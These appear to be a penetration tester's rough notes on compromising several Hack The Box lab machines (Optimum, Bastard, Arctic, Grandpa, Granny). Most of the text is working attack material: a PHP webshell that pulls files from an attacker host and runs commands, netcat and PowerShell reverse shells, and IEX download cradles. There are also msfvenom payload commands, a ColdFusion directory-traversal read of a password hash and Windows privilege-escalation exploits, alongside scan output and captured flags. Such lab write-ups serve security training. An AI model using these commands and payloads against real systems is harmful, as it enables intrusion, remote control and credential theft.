cp /usr/share/exploitdb/exploits/windows/remote/39161.py Optimum39161.py
nano Optimum39161.py (changed ip to local ip and local port to 3232)
service apache2 start
copied nc.exe into /var/www/html
nc -lvp 3232
ran Optimum39161.py twice, and got a user shell!
```

```
added Find-AllVulns to the bottom of Sherlock.py and put Sherlock.py in /var/www/html/
bitsadmin /transfer SherlockJob /download http://10.10.14.60/Sherlock.ps1 C:\users\kostas\Downloads\Sherlock.ps1
powershell.exe C:\Users\kostas\Downloads\Sherlock.ps1
Title      : Secondary Logon Handle
MSBulletin : MS16-032<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<<
CVEID      : 2016-0099
Link       : https://www.exploit-db.com/exploits/39719/
VulnStatus : Appears Vulnerable
```

```
Title      : Windows Kernel-Mode Drivers EoP
MSBulletin : MS16-034
CVEID      : 2016-0093/94/95/96
Link       : https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS16-034?
VulnStatus : Appears Vulnerable
```

```
Title      : Win32k Elevation of Privilege
MSBulletin : MS16-135
CVEID      : 2016-7255
Link       : https://github.com/FuzzySecurity/PSKernel-Primitives/tree/master/Sample-Exploits/MS16-135
VulnStatus : Appears Vulnerable
```

```
from powershell empire take the Invoke-MS16032.ps1 script and add           Invoke-MS16032 -Command C:
\Users\kostas\Downloads\Invoke-PowerShellTcp.ps1          to the bottom
from powershell empire take the Invoke-PowershellTCP.ps1 script and add           Invoke-PowershellTcp -Reverse -IPAddress
10.10.14.60 -port 3233          to the bottom
host both of the files
bitsadmin /transfer Ms16032Job /download http://10.10.14.60/Invoke-MS16032.ps1 C:\users\kostas\Downloads\Invoke-MS16032.ps1
same for invoke powershell script
in terminal
    nc -nlvp 3233
C:\Windows\SysNative\WindowsPowerShell\v1.0\powershell.exe C:\Users\kostas\Downloads\Invoke-MS16032.ps1 (this is
important because ms16032 exploits powershell v1.0)
'HOLY HANDLE LEAK BATMAN!" enjoy your shell
```

```
powershell.exe IEX(New-Object Net.WebClient).downloadString('http://10.10.14.60/Invoke-MS16032.ps1')
bitsadmin /transfer Ms16032Job /download http://10.10.14.60/Invoke-PowerShellTcp.ps1 C:\users\kostas\Downloads\Invoke-
PowerShellTcp.ps1
IEX(New-Object Net.WebClient).downloadString('http://10.10.14.60:80/Shell3232.ps1')
Invoke-MS16-032 -Command "iex(New-Object Net.WebClient).DownloadString('http://google.com')"
IEX(New-Object Net.WebClient).downloadString('http://10.10.14.60:80/sherlock.ps1')
```

## **10.10.10.9 Bastard**

Nmap showed that only web and rpc was open.

dirsearch was running crazy slow, but did show me the directory /rest

when navigating to the website I saw that it was running drupal

drupwn enum showed me that it was running 7.54. We are in good shape!

drupwn exploit was able to upload a php webshell, but it was at a page I couldn't reach... back to the drawing board.

searchsploit showed me the exploit 41564.php

I added my own webshell so that I could upload and execute

```
#####
$webshell = <<<'EOD'
<?php
if (isset($_REQUEST['fupload'])) {
    file_put_contents($_REQUEST['fupload'], file_get_contents("http://10.10.14.60:8000/" . $_REQUEST['fupload']));
}
if (isset($_REQUEST['fexec'])) {
    $cmd = ($_REQUEST['fexec']);
    echo system($cmd);
}
?>
EOD;
```

#####  
ran the exploit and it didn't work.

the endpoint\_path was pointing to /rest\_endpoint which doesn't exist. change it to /rest (as found in dirsearch) and BOOM! upload complete!

http://10.10.10.9/yee.php?fupload=nc.exe        uploads netcat

<http://10.10.10.9/yee.php?fexec=nc.exe> 10.10.14.60 3232 -e cmd.exe        gets reverse shell. User.txt!

upload and run Sherlock.ps1 and see that the machine is vulnerable to MS15-051.

IMPORTANT

go to sec wiki and download the .zip version of the exploit. unzip, and upload ms15-051x64.exe

ms15-051x64.exe whoami        system!

ms15-051x64.exe nc.exe 10.10.14.60 3233 -e cmd.exe

system shell!

root.txt

## ***enumeration***

41564.php

## **nmap**

```
echo -e e[5me[31me[1mttl=127e[0m; echo http://www.kellyodonnell.com/content/determining-os-type-ping; nmap -Pn  
10.10.10.9 && nmap -sC -sV -Pn 10.10.10.9 && nmap -p- -Pn 10.10.10.9  
ttl=127
```

<http://www.kellyodonnell.com/content/determining-os-type-ping>

Starting Nmap 7.80 ( <https://nmap.org> ) at 2020-04-21 10:35 EDT

Nmap scan report for 10.10.10.9

Host is up (0.15s latency).

Not shown: 997 filtered ports

PORT STATE SERVICE

80/tcp open http Microsoft IIS httpd 7.5

135/tcp open msrpc Microsoft Windows RPC

49154/tcp open unknown

Nmap done: 1 IP address (1 host up) scanned in 12.11 seconds

Starting Nmap 7.80 ( <https://nmap.org> ) at 2020-04-21 10:35 EDT

Nmap scan report for 10.10.10.9

Host is up (0.14s latency).

Not shown: 997 filtered ports

PORT STATE SERVICE VERSION

80/tcp open http Microsoft IIS httpd 7.5

|\_http-generator: Drupal 7 (<http://drupal.org>)

|\_http-methods:

|\_ Potentially risky methods: TRACE

|\_http-robots.txt: 36 disallowed entries (15 shown)

|\_includes/ /misc/ /modules/ /profiles/ /scripts/

|\_themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt

|\_INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt

|\_LICENSE.txt /MAINTAINERS.txt

|\_http-server-header: Microsoft-IIS/7.5

|\_http-title: Welcome to 10.10.10.9 | 10.10.10.9

135/tcp open msrpc Microsoft Windows RPC

49154/tcp open msrpc Microsoft Windows RPC

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 1 IP address (1 host up) scanned in 79.56 seconds

Starting Nmap 7.80 ( <https://nmap.org> ) at 2020-04-21 10:37 EDT

Nmap scan report for 10.10.10.9

Host is up (0.13s latency).

Not shown: 65532 filtered ports

PORT STATE SERVICE

80/tcp open http Microsoft IIS httpd 7.5

135/tcp open msrpc Microsoft Windows RPC

49154/tcp open unknown

Nmap done: 1 IP address (1 host up) scanned in 200.04 seconds

***web***

## ***web nmap***

```
PORT STATE SERVICE REASON VERSION
80/tcp open http  syn-ack Microsoft IIS httpd 7.5
|_http-server-header: Microsoft-IIS/7.5
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

# **nikto**

```
nikto -host http://10.10.10.9:80
- Nikto v2.1.6
-----
+ Target IP:      10.10.10.9
+ Target Hostname: 10.10.10.9
+ Target Port:    80
+ Start Time:    2020-04-21 10:42:24 (GMT-4)
-----
+ Server: Microsoft-IIS/7.5
+ Retrieved x-powered-by header: ARRAY(0x5565c81100e8)
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ Uncommon header 'x-generator' found, with contents: Drupal 7 (http://drupal.org)
+ ERROR: Error limit (20) reached for host, giving up. Last error: error reading HTTP response
+ Scan terminated: 20 error(s) and 3 item(s) reported on remote host
+ End Time:      2020-04-21 10:49:25 (GMT-4) (421 seconds)
-----
+ 1 host(s) tested
```

## dirsearch

```
python3 /Yeet/Tools/TireFire/dirsearch/dirsearch.py -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -e php -f -t 20 -u http://10.10.10.9:80
```

```
_|._--_ _ _ _|_ v0.3.9  
(_|||_) (/_(_||(_|)
```

Extensions: php | HTTP method: get | Threads: 20 | Wordlist size: 441041

Error Log: /Yeet/Tools/TireFire/dirsearch/logs/errors-20-04-21\_10-42-23.log

Target: <http://10.10.10.9:80>

```
[10:42:25] Starting:  
[10:42:32] 403 - 1KB - /.php  
[10:42:36] 200 - 7KB - /index.php  
[10:42:49] 403 - 1KB - /search/  
[10:44:32] 403 - 1KB - /misc/  
[10:45:13] 200 - 7KB - /0/  
[10:45:14] 403 - 1KB - /themes/  
[10:45:16] 200 - 7KB - /user/  
[10:45:36] 403 - 1KB - /modules/  
[10:48:43] 403 - 1KB - /admin/  
[10:48:55] 403 - 1KB - /scripts/  
[10:51:29] 200 - 7KB - /node/  
CTRL+C detected: Pausing threads, please wait...
```

## ***drupwn***

```
git clone https://github.com/immuniT/drupwn.git
```

```
python3 setup.py install
```

```
drupwn enum http://10.10.10.9:80/
```

# **privesc**

Title : User Mode to Ring (KiTrap0D)

MSBulletin : MS10-015

CVEID : 2010-0232

Link : <https://www.exploit-db.com/exploits/11199/>

VulnStatus : Not supported on 64-bit systems

Title : Task Scheduler .XML

MSBulletin : MS10-092

CVEID : 2010-3338, 2010-3888

Link : <https://www.exploit-db.com/exploits/19930/>

VulnStatus : Appears Vulnerable

Title : NTUserMessageCall Win32k Kernel Pool Overflow

MSBulletin : MS13-053

CVEID : 2013-1300

Link : <https://www.exploit-db.com/exploits/33213/>

VulnStatus : Not supported on 64-bit systems

Title : TrackPopupMenuEx Win32k NULL Page

MSBulletin : MS13-081

CVEID : 2013-3881

Link : <https://www.exploit-db.com/exploits/31576/>

VulnStatus : Not supported on 64-bit systems

Title : TrackPopupMenu Win32k Null Pointer Dereference

MSBulletin : MS14-058

CVEID : 2014-4113

Link : <https://www.exploit-db.com/exploits/35101/>

VulnStatus : Not Vulnerable

Title : ClientCopyImage Win32k

MSBulletin : MS15-051

CVEID : 2015-1701, 2015-2433

Link : <https://www.exploit-db.com/exploits/37367/>

VulnStatus : Appears Vulnerable

Title : Font Driver Buffer Overflow

MSBulletin : MS15-078

CVEID : 2015-2426, 2015-2433

Link : <https://www.exploit-db.com/exploits/38222/>

VulnStatus : Not Vulnerable

Title : 'mrxdav.sys' WebDAV

MSBulletin : MS16-016

CVEID : 2016-0051

Link : <https://www.exploit-db.com/exploits/40085/>

VulnStatus : Not supported on 64-bit systems

Title : Secondary Logon Handle

MSBulletin : MS16-032

CVEID : 2016-0099

Link : <https://www.exploit-db.com/exploits/39719/>

VulnStatus : Appears Vulnerable

Title : Windows Kernel-Mode Drivers EoP

MSBulletin : MS16-034

CVEID : 2016-0093/94/95/96

Link : <https://github.com/SecWiki/windows-kernel-exploits/tree/master/MS16-034>

VulnStatus : Not Vulnerable

Title : Win32k Elevation of Privilege

MSBulletin : MS16-135

CVEID : 2016-7255

Link : <https://github.com/FuzzySecurity/PSKernel-Primitives/tree/master/Sample-Exploits/MS16-135>

VulnStatus : Not Vulnerable

Title : Nessus Agent 6.6.2 - 6.10.3

MSBulletin : N/A

CVEID : 2017-7199

Link : <https://aspe1337.blogspot.co.uk/2017/04/writeup-of-cve-2017-7199.html>

VulnStatus : Not Vulnerable

## ***flags***

user

ba22fde1932d06eb76a163d312f921a2

root

4bf12b963da1b30cc93496f617f7ba7c

## **10.10.10.11 Arctic**

```
root@kali:~/Desktop/Machines/HTB/Arctic# nmap -sC -sV -oN Arctic.txt 10.10.10.11
Starting Nmap 7.70 ( https://nmap.org ) at 2019-07-13 21:14 EDT
Nmap scan report for 10.10.10.11
Host is up (0.20s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE VERSION
135/tcp    open  msrpc  Microsoft Windows RPC
8500/tcp   open  ftmp?
49154/tcp  open  msrpc  Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows


```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.  
Nmap done: 1 IP address (1 host up) scanned in 149.70 seconds

8500 = cold fusion  
<http://10.10.10.11:8500/cfdocs/dochome.htm> lets me know it is adobe coldfusion 8  
searchsploit coldfusion (second one is a directory traversal)  
searchsploit -x exploits/multiple/remote/14641.py  
<http://10.10.10.11:8500/CFIDE/administrator/enter.cfm?locale=../../../../../../../../../../../../password.properties%00en>  
username = admin (given)  
hash = 2F635F6D20E3FDE0C53075A84B68FB07DCEC9B03  
<https://crackstation.net/> sha1 PASSWORD= happyday

```
msfvenom -p java/jsp shell reverse tcp LHOST=10.10.14.60 LPORT=443 -f raw > shell.jsp
```

host shell.jsp with a python SimpleHttpserver  
download with a scheduled task >Debugging & Logging > scheduled tasks

```
taskname      = revshell
frequency    = one-time
url          = http://10.10.14.60:8000/shell.jsp
publish       = x (save output to file)
file          = C:\ColdFusion8\wwwroot\CFIDE\shell.jsp
submit
run scheduled task
nc -nlvp 443
Navigate to http://10.10.10.11:8500/CFIDE/shell.jsp (caps are important!!!)
enjoy your user shell
```

```
copy sherlock into webdir  
powershell.exe IEX(New-Object Net.WebClient).downloadString('http://10.10.14.60:8000/Sherlock.ps1')
```

Title : Task Scheduler .XML  
MSBulletin : MS10-092  
CVEID : 2010-3338, 2010-3888  
Link : <https://www.exploit-db.com/exploits/19930/>  
VulnStatus : Appears Vulnerable

Title : Secondary Logon Handle  
MSBulletin : MS16-032  
CVEID : 2016-0099  
Link : <https://www.exploit-db.com/exploits/39719/>  
VulnStatus : Appears Vulnerable

MS10-092 is also known as Chimichurri  
<https://github.com/Re4son/Chimichurri> <<<<<<<<<<<<badass. the exe is already compiled  
put the .exe in the WebHost dir

```
cd C:\ColdFusion8\ <<<<<< muy Importante!! needed to run the script  
echo $webclient = New-Object System.Net.WebClient >> wget.ps1  
echo $url = "http://10.10.14.60:8000/Chimichurri.exe" >> wget.ps1
```

```
echo $file = "exploit.exe" >>wget.ps1
echo $webclient.DownloadFile($url,$file) >>wget.ps1
powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -File wget.ps1
(start nc -nlvp 443)
exploit.exe 10.10.14.60 443
Enjoy your system shell!
```

```
echo $webclient = New-Object System.Net.WebClient >>wget2.ps1
echo $url = "http://10.10.14.60:8000/Invoke-MS16032.ps1" >>wget2.ps1
echo $file = "MS16032.ps1" >>wget2.ps1
echo $webclient.DownloadFile($url,$file) >>wget2.ps1
powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -File wget2.ps1

powershell.exe MS16032.ps1
```

```
msfvenom -p windows/shell/reverse_tcp -e x86/shikata_ga_nai LHOST=10.10.14.60 LPORT=3234 -f ps1 > shart.ps1
```

```
cp /root/Desktop/Tools/Empire/data/module_source/privesc/Invoke-MS16032.ps1 .
cp /usr/share/nishang/Shells/Invoke-PowerShellTcp.ps1 .
vi Invoke-Ms16032.ps1
    Invoke-MS16032 -Command "IEX(New-Object Net.WebClient).downloadString('http://10.10.14.60:8000/
    _reverseShell3235.ps1')"  
        <<add to bottom
vi Invoke-PowerShellTcp.ps1
    Invoke-PowerShellTcp -Reverse -IPAddress 10.10.14.60 -port 3235  
        <<add to bottom

C:\Windows\SysNative\WindowsPowershell\v1.0\powershell.exe IEX(New-Object Net.WebClient).downloadString('http://
10.10.14.60:8000/Invoke-MS16032.ps1')
bitsadmin /transfer Ms16032Job /download http://10.10.14.60:8000/Invoke-MS16032.ps1 C:\users\tolis\Desktop\Invoke-
MS16032.ps1
```

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.60 LPORT=3232 -f asp > reverse.asp
```

## **10.10.10.14 Grandpa**

```
root@kali:~/Desktop/Machines/HTB/Grandpa# nmap -sC -sV -oN Grandpa.txt 10.10.10.14
Starting Nmap 7.70 ( https://nmap.org ) at 2019-07-16 23:06 EDT
Nmap scan report for 10.10.10.14
Host is up (0.44s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE VERSION
80/tcp    open  http   Microsoft IIS httpd 6.0
| http-methods:
|_ Potentially risky methods: TRACE COPY PROPFIND SEARCH LOCK UNLOCK DELETE PUT MOVE MKCOL PROPPATCH
|_ http-server-header: Microsoft-IIS/6.0
|_ http-title: Under Construction
| http-webdav-scan:
|_ Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK,
UNLOCK, SEARCH
| Server Date: Wed, 17 Jul 2019 03:06:57 GMT
| Server Type: Microsoft-IIS/6.0
|_ Allowed Methods: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK
|_ WebDAV type: Unknown
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.76 seconds
```

```
davtest -url http://10.10.10.14
all fail
```

```
dirbuster
5 dirs (all trash)
```

```
davtest -url http://10.10.10.14
#####machine will break upon its own accord. if the davtest is all fails, reboot the machine.#####
-----
```

```
exploit(windows/iis/iis_webdav_scstoragepathfromurl)
network service shell
post(multi/recon/local_exploit_suggester)
[*] 10.10.10.14 - Collecting local exploits for x86/windows...
[*] 10.10.10.14 - 29 exploit checks are being tried...
[+] 10.10.10.14 - exploit/windows/local/ms10_015_kitrap0d: The target service is running, but could not be validated.
[+] 10.10.10.14 - exploit/windows/local/ms14_058_track_popup_menu: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ms14_070_tcpip_ioctl: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ms15_051_client_copy_image: The target appears to be vulnerable.
>>>[+] 10.10.10.14 - exploit/windows/local/ms16_016_webdav: The target service is running, but could not be
validated.<<<<<<<<we are doing webdav stuff, so this is interesting
[+] 10.10.10.14 - exploit/windows/local/ms16_032_secondary_logon_handle_privesc: The target service is running, but
could not be validated.
[+] 10.10.10.14 - exploit/windows/local/ms16_075_reflection: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ms16_075_reflection_juicy: The target appears to be vulnerable.
[+] 10.10.10.14 - exploit/windows/local/ppr_flatten_rec: The target appears to be vulnerable.
```

```
exploit(windows/local/ms16_016_webdav)
starts notepad process as system
inject into the process
enjoy system shell
-----
```

```
Without msfconsole
msfvenom -p windows/shell/reverse_tcp -f raw -v sc -e x86/alpha_mixed LHOST=10.10.14.60 LPORT=3232 >
GitShellcode.txt
```

```
#msfvenom -p windows/shell/reverse_tcp -f raw -v sc -e x86/alpha_mixed LHOST=10.10.14.60 LPORT=3232 >
shellcode.txt <<<non hex (not used)
msfvenom -a x86 --platform windows -p windows/shell/reverse_tcp -e x86/alpha_mixed -f python LHOST=10.10.14.60
LPORT=3232> shellcodehex.txt
vi shellcode.hex
:%s/buf += //g
:%s/"//g
:%s/\n//g      <<<<<< sweet deal to get rid of the beginng of the lines
add shellcode to /usr/share/exploitdb/exploits/windows/remote/41738.py (copied into Grandapa dir)

nc -nlvp 3232
```

## **10.10.10.14 Grandpa 2**

## **enumeration**

windows 2003 (iis 6.0)

<https://medium.com/@nmappn/grandpa-w-o-metasploit-fa964cb260d4>

./windows-exploit-suggester.py --database 2020-04-23-mssb.xls --systeminfo ..//systeminfo.txt

## **nmap**

```
echo -e e[5me[31me[1mttl=127e[0m; echo http://www.kellyodonnell.com/content/determining-os-type-ping; nmap -Pn  
10.10.10.14 && nmap -sC -sV -Pn 10.10.10.14 && nmap -p- -Pn 10.10.10.14  
ttl=127
```

```
http://www.kellyodonnell.com/content/determining-os-type-ping
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-22 16:09 EDT
```

```
Nmap scan report for 10.10.10.14
```

```
Host is up (0.18s latency).
```

```
Not shown: 999 filtered ports
```

```
PORt STATE SERVICE
```

```
80/tcp open http
```

```
Nmap done: 1 IP address (1 host up) scanned in 18.44 seconds
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-22 16:10 EDT
```

```
Nmap scan report for 10.10.10.14
```

```
Host is up (0.17s latency).
```

```
Not shown: 999 filtered ports
```

```
PORt STATE SERVICE VERSION
```

```
80/tcp open http Microsoft IIS httpd 6.0
```

```
| http-methods:
```

```
|_ Potentially risky methods: TRACE COPY PROPFIND SEARCH LOCK UNLOCK DELETE PUT MOVE MKCOL PROPPATCH
```

```
|_http-server-header: Microsoft-IIS/6.0
```

```
|_http-title: Under Construction
```

```
| http-webdav-scan:
```

```
|_ Server Date: Wed, 22 Apr 2020 20:10:17 GMT
```

```
|_ Allowed Methods: OPTIONS, TRACE, GET, HEAD, COPY, PROPFIND, SEARCH, LOCK, UNLOCK
```

```
|_ Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK,
```

```
UNLOCK, SEARCH
```

```
|_ WebDAV type: Unknown
```

```
|_ Server Type: Microsoft-IIS/6.0
```

```
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
```

```
Nmap done: 1 IP address (1 host up) scanned in 26.22 seconds
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-22 16:10 EDT
```

```
Nmap scan report for 10.10.10.14
```

```
Host is up (0.16s latency).
```

```
Not shown: 65534 filtered ports
```

```
PORt STATE SERVICE
```

```
80/tcp open http
```

```
Nmap done: 1 IP address (1 host up) scanned in 274.81 seconds
```

***web***

## ***web nmap***

```
PORT STATE SERVICE REASON VERSION
80/tcp open http  syn-ack Microsoft IIS httpd 6.0
|_http-server-header: Microsoft-IIS/6.0
Service Info: OS: Windows; CPE:/o:microsoft:windows
```

# nikto

```
nikto -host http://10.10.10.14:80
- Nikto v2.1.6
-----
+ Target IP:      10.10.10.14
+ Target Hostname: 10.10.10.14
+ Target Port:    80
+ Start Time:    2020-04-22 16:14:05 (GMT-4)
-----
+ Server: Microsoft-IIS/6.0
+ Retrieved microsoftofficewebservice header: 5.0_Pub
+ Retrieved x-powered-by header: ASP.NET
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ Uncommon header 'microsoftofficewebservice' found, with contents: 5.0_Pub
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a
different fashion to the MIME type
+ Retrieved x-aspnet-version header: 1.1.4322
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Retrieved dasl header: <DAV:sql>
+ Retrieved dav header: 1, 2
+ Retrieved ms-author-via header: MS-FP/4.0,DAV
+ Uncommon header 'ms-author-via' found, with contents: MS-FP/4.0,DAV
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH,
LOCK, UNLOCK, SEARCH
+ OSVDB-5646: HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files on the web server.
+ OSVDB-397: HTTP method ('Allow' Header): 'PUT' method could allow clients to save files on the web server.
+ OSVDB-5647: HTTP method ('Allow' Header): 'MOVE' may allow clients to change file locations on the web server.
+ Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH,
LOCK, UNLOCK, SEARCH
+ OSVDB-5646: HTTP method ('Public' Header): 'DELETE' may allow clients to remove files on the web server.
+ OSVDB-397: HTTP method ('Public' Header): 'PUT' method could allow clients to save files on the web server.
+ OSVDB-5647: HTTP method ('Public' Header): 'MOVE' may allow clients to change file locations on the web server.
+ WebDAV enabled (PROPPATCH PROPFIND MKCOL UNLOCK COPY SEARCH LOCK listed as allowed)
+ OSVDB-13431: PROPFIND HTTP verb may show the server's internal IP address: http://10.10.10.14/
+ OSVDB-396: /_vti_bin/shtml.exe: Attackers may be able to crash FrontPage by requesting a DOS device, like shtml.exe/
aux.htm -- a DoS was not attempted.
+ OSVDB-3233: /postinfo.html: Microsoft FrontPage default file found.
+ OSVDB-3233: /_vti_inf.html: FrontPage/SharePoint is installed and reveals its version number (check HTML source for
more information).
+ OSVDB-3500: /_vti_bin/fpcount.exe: Frontpage counter CGI has been found. FP Server version 97 allows remote users to
execute arbitrary system commands, though a vulnerability in this version could not be confirmed. http://cve.mitre.org/cgi-
bin/cvename.cgi?name=CVE-1999-1376. http://www.securityfocus.com/bid/2252.
+ OSVDB-67: /_vti_bin/shtml.dll/_vti_rpc: The anonymous FrontPage user is revealed through a crafted POST.
+ /_vti_bin/_vti_adm/admin.dll: FrontPage/SharePoint file found.
+ 8015 requests: 0 error(s) and 27 item(s) reported on remote host
+ End Time:      2020-04-22 16:34:31 (GMT-4) (1226 seconds)
-----
+ 1 host(s) tested
```

***flags***

## 10.10.10.15 Granny

```
root@kali:~/Desktop/Machines/HTB/Granny# nmap -sC -sV -oN Granny.txt 10.10.10.15
Starting Nmap 7.70 ( https://nmap.org ) at 2019-07-18 22:04 EDT
Nmap scan report for 10.10.10.15
Host is up (0.14s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE VERSION
80/tcp    open  http   Microsoft IIS httpd 6.0
| http-methods:
|_ Potentially risky methods: TRACE DELETE COPY MOVE PROPFIND PROPPATCH SEARCH MKCOL LOCK UNLOCK PUT
|_ http-server-header: Microsoft-IIS/6.0
|_ http-title: Under Construction
| http-webdav-scan:
| WebDAV type: Unknown
| Server Type: Microsoft-IIS/6.0
| Public Options: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND, PROPPATCH, LOCK, UNLOCK, SEARCH
|_ Server Date: Fri, 19 Jul 2019 02:04:13 GMT
|_ Allowed Methods: OPTIONS, TRACE, GET, HEAD, DELETE, COPY, MOVE, PROPFIND, PROPPATCH, SEARCH, MKCOL, LOCK, UNLOCK
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 22.09 seconds
```

```
root@kali:~/Desktop/Machines/HTB/Granny# davtest -url http://10.10.10.15
*****
Testing DAV connection
OPEN      SUCCEED:      http://10.10.10.15
*****
NOTE      Random string for this session: _wsl2nxiK
*****
Creating directory
MKCOL      SUCCEED:      Created http://10.10.10.15/DavTestDir\_wsl2nxiK
*****
Sending test files
PUT shtml   FAIL
PUT pl     SUCCEED:      http://10.10.10.15/DavTestDir\_wsl2nxiK/davtest\_wsl2nxiK.pl
PUT cfm    SUCCEED:      http://10.10.10.15/DavTestDir\_wsl2nxiK/davtest\_wsl2nxiK.cfm
PUT asp    FAIL
PUT html    SUCCEED:      http://10.10.10.15/DavTestDir\_wsl2nxiK/davtest\_wsl2nxiK.html
PUT jsp    SUCCEED:      http://10.10.10.15/DavTestDir\_wsl2nxiK/davtest\_wsl2nxiK.jsp
PUT php   SUCCEED:      http://10.10.10.15/DavTestDir\_wsl2nxiK/davtest\_wsl2nxiK.php
PUT jhtml   SUCCEED:      http://10.10.10.15/DavTestDir\_wsl2nxiK/davtest\_wsl2nxiK.jhtml
PUT cgi    FAIL
PUT txt    SUCCEED:      http://10.10.10.15/DavTestDir\_wsl2nxiK/davtest\_wsl2nxiK.txt
PUT aspx   FAIL
*****
Checking for test file execution
EXEC    pl    FAIL
EXEC    cfm   FAIL
EXEC    html   SUCCEED:      http://10.10.10.15/DavTestDir\_wsl2nxiK/davtest\_wsl2nxiK.html
EXEC    jsp    FAIL
EXEC    php    FAIL
EXEC    jhtml   FAIL
EXEC    txt    SUCCEED:      http://10.10.10.15/DavTestDir\_wsl2nxiK/davtest\_wsl2nxiK.txt
```

```
*****
/usr/bin/davtest Summary:
Created: http://10.10.10.15/DavTestDir\_wsl2nxiK
PUT File: http://10.10.10.15/DavTestDir\_wsl2nxiK/davtest\_wsl2nxiK.pl
PUT File: http://10.10.10.15/DavTestDir\_wsl2nxiK/davtest\_wsl2nxiK.cfm
PUT File: http://10.10.10.15/DavTestDir\_wsl2nxiK/davtest\_wsl2nxiK.html
PUT File: http://10.10.10.15/DavTestDir\_wsl2nxiK/davtest\_wsl2nxiK.jsp
PUT File: http://10.10.10.15/DavTestDir\_wsl2nxiK/davtest\_wsl2nxiK.php
```

```
PUT File: http://10.10.10.15/DavTestDir_wsl2nxiK/davtest_wsl2nxiK.jhtml
PUT File: http://10.10.10.15/DavTestDir_wsl2nxiK/davtest_wsl2nxiK.txt
Executes: http://10.10.10.15/DavTestDir_wsl2nxiK/davtest_wsl2nxiK.html
<<<<<<<<<<<<<<<<<<<<
Executes: http://10.10.10.15/DavTestDir_wsl2nxiK/davtest_wsl2nxiK.txt
<<<<<<<<<<<<<<<<
```

Rerun davtest, while being proxied through burp so I can steal the put method  
root@kali:~/Desktop/Machines/HTB/Granny# davtest -url <http://localhost>

\*\*\*\*\*  
Testing DAV connection

```
OPEN      SUCCEED:      http://localhost
*****
```

NOTE Random string for this session: 0O1n31HpPyg

\*\*\*\*\*

Creating directory

```
MKCOL      SUCCEED:      Created http://localhost/DavTestDir\_0O1n31HpPyg
*****
```

Sending test files

PUT aspx FAIL

PUT cfm SUCCEED: [http://localhost/DavTestDir\\_0O1n31HpPyg/davtest\\_0O1n31HpPyg.cfm](http://localhost/DavTestDir_0O1n31HpPyg/davtest_0O1n31HpPyg.cfm)

PUT txt SUCCEED: [http://localhost/DavTestDir\\_0O1n31HpPyg/davtest\\_0O1n31HpPyg.txt](http://localhost/DavTestDir_0O1n31HpPyg/davtest_0O1n31HpPyg.txt)

PUT shtml FAIL

PUT jhtml SUCCEED: [http://localhost/DavTestDir\\_0O1n31HpPyg/davtest\\_0O1n31HpPyg.jhtml](http://localhost/DavTestDir_0O1n31HpPyg/davtest_0O1n31HpPyg.jhtml)

PUT html SUCCEED: [http://localhost/DavTestDir\\_0O1n31HpPyg/davtest\\_0O1n31HpPyg.html](http://localhost/DavTestDir_0O1n31HpPyg/davtest_0O1n31HpPyg.html)

PUT cgi FAIL

PUT asp FAIL

PUT php SUCCEED: [http://localhost/DavTestDir\\_0O1n31HpPyg/davtest\\_0O1n31HpPyg.php](http://localhost/DavTestDir_0O1n31HpPyg/davtest_0O1n31HpPyg.php)

PUT pl SUCCEED: [http://localhost/DavTestDir\\_0O1n31HpPyg/davtest\\_0O1n31HpPyg.pl](http://localhost/DavTestDir_0O1n31HpPyg/davtest_0O1n31HpPyg.pl)

PUT jsp SUCCEED: [http://localhost/DavTestDir\\_0O1n31HpPyg/davtest\\_0O1n31HpPyg.jsp](http://localhost/DavTestDir_0O1n31HpPyg/davtest_0O1n31HpPyg.jsp)

\*\*\*\*\*

Checking for test file execution

EXEC cfm FAIL

